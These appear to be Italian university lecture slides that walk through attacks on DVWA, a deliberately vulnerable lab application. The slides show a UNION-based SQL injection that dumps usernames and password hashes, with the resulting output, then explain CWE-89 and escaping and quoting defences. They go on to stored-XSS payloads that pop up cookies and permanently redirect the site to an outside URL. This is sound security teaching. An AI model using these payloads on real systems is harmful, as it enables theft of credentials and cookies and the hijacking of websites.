
- La tabella users contiene tutti i campi necessari per la **definizione di un utente** dell'applicazione
- Riusciamo ad **iniettare** una query che stampi una stringa compatta contenente tutte le informazioni di un utente?
 - Anche la **password**...



La funzione concat

- La funzione **concat** restituisce in output la **concatenazione** di più stringhe

`concat('a',':', 'b') → 'a:b'`



- Idea: usiamo concat per costruire una stringa compatta con le informazioni di un utente
`user_id:nome:cognome:username:password`



Informazioni di un utente

- Proviamo ad **iniettare** la query ora vista in una UNION tramite l'input seguente:

```
1' UNION select 1,  
concat(user_id,':', first_name, ':',  
last_name, ':', user, ':', password)  
FROM users#
```



- Che risposta si ottiene?



Risultato



Otteniamo le informazioni degli utenti memorizzati nella tabella users

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' union select 1, concat(user_id, ':', first_name, ':', last_name, ':', user, ':',
First name: admin
Surname: admin

ID: 1' union select 1, concat(user_id, ':', first_name, ':', last_name, ':', user, ':',
First name: 1
Surname: 1:admin:admin:admin:5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select 1, concat(user_id, ':', first_name, ':', last_name, ':', user, ':',
First name: 1
Surname: 2:Gordon:Brown:gordonb:e99a18c428cb38d5f260853678922e03

ID: 1' union select 1, concat(user_id, ':', first_name, ':', last_name, ':', user, ':',
First name: 1
Surname: 3:Hack:Me:1337:8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select 1, concat(user_id, ':', first_name, ':', last_name, ':', user, ':',
First name: 1
Surname: 4:Pablo:Picasso:pablo:0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select 1, concat(user_id, ':', first_name, ':', last_name, ':', user, ':',
First name: 1
Surname: 5:Bob:Smith:smithy:5f4dcc3b5aa765d61d8327deb882cf99



La vulnerabilità

- La vulnerabilità ora vista sfrutta una specifica **debolezza**
 - Qual è questa debolezza?
 - Che CWE ID ha?



Debolezza #1

- L'applicazione costruisce un comando SQL utilizzando un input esterno e **non neutralizza** (o lo fa in modo errato) **caratteri speciali** del linguaggio SQL
- CWE di riferimento: **CWE-89**
Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
<https://cwe.mitre.org/data/definitions/89.html>



Mitigazione #1a

- Possiamo implementare un **filtro** dei caratteri speciali SQL



- I linguaggi dinamici forniscono già funzioni filtro pronte e robuste
- Ad esempio, in PHP:
`mysql_real_escape_string()`



Mitigazione #1a

- Attivando la **script security** a livello "high", lo script `sql_i` (abusato finora) adopera un **filtro** basato su `mysql_real_escape_string()`

```
$id = mysql_real_escape_string($id);  
if (is_numeric($id)) {  
...  
}
```



Il filtro è sufficiente?

- Il filtro **inibisce le iniezioni** basate su apici
- Purtroppo esistono anche **iniezioni con argomenti interi** (che non fanno uso di apici)
 - Ad esempio, l'input: 1 OR 1=1 è OK per il filtro
 - Conseguenza: vengono stampati tutti i record della tabella



Mitigazione #1b

- Attivando la **script security** a livello "high", lo script `sqli` (abusato finora) **quota l'argomento** `$id` nella query

```
$getid = "SELECT first_name, last_name  
FROM users WHERE user_id = '$id'";
```

- Il quoting dell'argomento **annulla il significato semantico dell'operatore OR**, che viene visto come una semplice stringa
 - La funzione `is_numeric($id)` fallisce



Stored XSS

- La seconda sfida che vedremo oggi è relativa ad un **Cross Site Scripting (XSS)** di tipo **"Stored"**
- In tale tipo di attacco, un codice malevolo Javascript
 - Viene **iniettato** dall'attaccante e **memorizzato** su un **server vittima** in maniera **permanente** (tipicamente in un database, tramite un form)
 - Viene eseguito dal browser di un **client vittima** che inconsapevolmente si connette al server vittima



Reflected XSS

- La terza sfida che vedremo oggi è relativa ad un **Cross Site Scripting (XSS)** di tipo **"Reflected"**
- In tale tipo di attacco
 - Non viene utilizzato un database per memorizzare il codice malevolo Javascript
 - L'attaccante prepara un **URL che riflette un suo input malevolo** e fa in modo che l'utente vi acceda
 - L'utente, accedendo all'URL può inconsapevolmente **fornire dati sensibili** all'attaccante



CSRF

- La quarta sfida che vedremo oggi è relativa ad un **Cross Site Request Forgery (CSRF)**
- In tale tipo di attacco, un utente
 - Si autentica ad un server S_1
 - Mentre è connesso a S_1 , si collega ad un altro server S_2
 - Viene indotto dal server S_2 ad inviare comandi **non autorizzati** al server S_1
- Tali comandi provocano azioni eseguite da parte di S_1 , per conto dell'utente, come se le avesse richieste lui



Impostazione delle difese

- Per la prima sfida, impostiamo il **livello di sicurezza** degli script di DVWA a "Low"

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low



Submit



Sfida XSS Stored



- Selezioniamo il bottone "XSS Stored"
- Otteniamo una pagina Web con due form di input "Name" e "Message"
- Mediante la pressione del tasto "Sign Guestbook", l'input viene sottomesso all'applicazione xss_s in esecuzione sul server

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook

Name: test
Message: This is a test comment.




Sfida XSS Stored

Obiettivo

- Iniettare statement Javascript arbitrari tramite il form HTML



- Come procedere?
 - Come nelle sfide precedenti, stiliamo una "checklist" di operazioni da svolgere per costruire il nostro attacco




Sfida XSS Stored

Passo 1

- Immettiamo l'input seguente nei form "Name" e "Message":

Mauro


Messaggio.



- Analizziamo la risposta ottenuta:

Name: Mauro

Message: Messaggio.



Diventa chiaro il
formato di una risposta corretta



Sfida XSS Stored


Passo 1

- Un utente generico che accede all'applicazione xss_s **vede tutti i messaggi** postati in precedenza

- Tipi di messaggi

- **Innocenti:** testo semplice, HTML

- **Maliziosi:** Codice Javascript



Sfida XSS Stored

Passo 1

- Immettiamo l'input seguente nei form "Name" e "Message":

Attaccante

<h1>Titolo</h1>




- Analizziamo la risposta ottenuta:

Name: Attaccante

Message:

Titolo




Sfida XSS Stored

Passo 2

- Immettiamo l'input seguente nei form "Name" e "Message":

Attaccante

```
<script>alert(1)</script>
```



- Analizziamo la risposta ottenuta:

Name: Attaccante

Message:


- Ma accade anche un'altra cosa...



Sfida XSS Stored


Passo 2

- Il codice Javascript iniettato è **eseguito sul browser della vittima**
 - `alert(1)` provoca il pop-up di una finestra contenente il numero "1"



Sfida XSS Stored

Albero di attacco



Sfida XSS Stored

Una domanda

- E' possibile **iniettare** qualcosa di più pericoloso di un semplice pop-up contenente il numero 1?
- In altre parole, quali **variabili** e/o **funzioni** di interesse possono essere stampate/invocate?



Document Object Model

- Il **DOM (Document Object Model)** offre diverse funzioni e strutture dati per la manipolazione dinamica del contenuto di una pagina Web

https://www.w3schools.com/jsref/dom_obj_document.asp

- Tra le altre, spicca la stringa `document.cookie`




- Fornisce la **rappresentazione testuale** di tutti i **cookie** posseduti dal browser "vittima"



Sfida XSS Stored

Passo 2

- Immettiamo l'input seguente nei form "Name" e "Message":



Attaccante

```
<script>alert(document.cookie)</script>
```

- Analizziamo la risposta ottenuta:

Name: Attaccante

Message:


- Ma accade anche un'altra cosa...



Sfida XSS Stored


Passo 2

- Il codice Javascript iniettato è **eseguito sul browser della vittima**
 - `alert(document.cookie)` provoca il pop-up di una finestra contenente i **cookie** dell'utente vittima



Sfida XSS Stored

Albero di attacco



Sfida XSS Stored

Una considerazione

- Gli attacchi visti **non sono sfruttabili, nella realtà**, da un attaccante
 - Il pop-up con le informazioni lo vede la vittima, non l'attaccante!
 - Inoltre, la vittima si accorge immediatamente dell'attacco...
- Tuttavia, essi forniscono una **Proof of Concept**
 - Abbozzo di attacco, limitato all'**illustrazione potenziale** delle conseguenze di un attacco

*P*roof

*O*f

*C*oncept



Sfida XSS Stored

Un attacco reale


- Proviamo ad **iniettare** uno script che imposti la proprietà **document.location** ad un nuovo URL
- L'applicazione xsss_s viene **permanentemente ridirezionata** ad un altro URL



Sfida XSS Stored

Un attacco reale

- Immettiamo l'input seguente nei form "Name" e "Message":



Attaccante

```
<script>document.location="http://abc.it"</script>
```

- Nota
 - Abbiamo scelto un URL breve per rientrare nella restrizione di 50 caratteri per il campo "Message"



Sfida XSS Stored

Risultato



L'esecuzione del codice Javascript provoca la ridirezione permanente a <http://www.abc.it>

abc.it Apple Premium Reseller Padova Vicenza Ferrara - Mozilla Firefox

abc.it Apple Premium Reseller

Negozi ▾ News Blog ▾ Prodotti ▾ Servizi ▾ Education ▾ Promozioni ▾

Sei un docente di ruolo?
abc.it è un esercente
accreditato presso il
quale utilizzare i 500 €
per l'aggiornamento
professionale.

CARTA del DOCENTE

SPENDI QUI IL TUO BUONO
cartadeldocente.istruzione.it

SCOPRI TUTTE LE
OCCASIONI
shop.abc.it


CENTRO ASSISTENZA APPLE

abc.it utilizza i cookies per offrirti un'esperienza di navigazione migliore. Accedendo al sito e ai relativi servizi accetti l'impiego di cookie in accordo con la nostra [Cookie policy](#). [Ho capito](#)

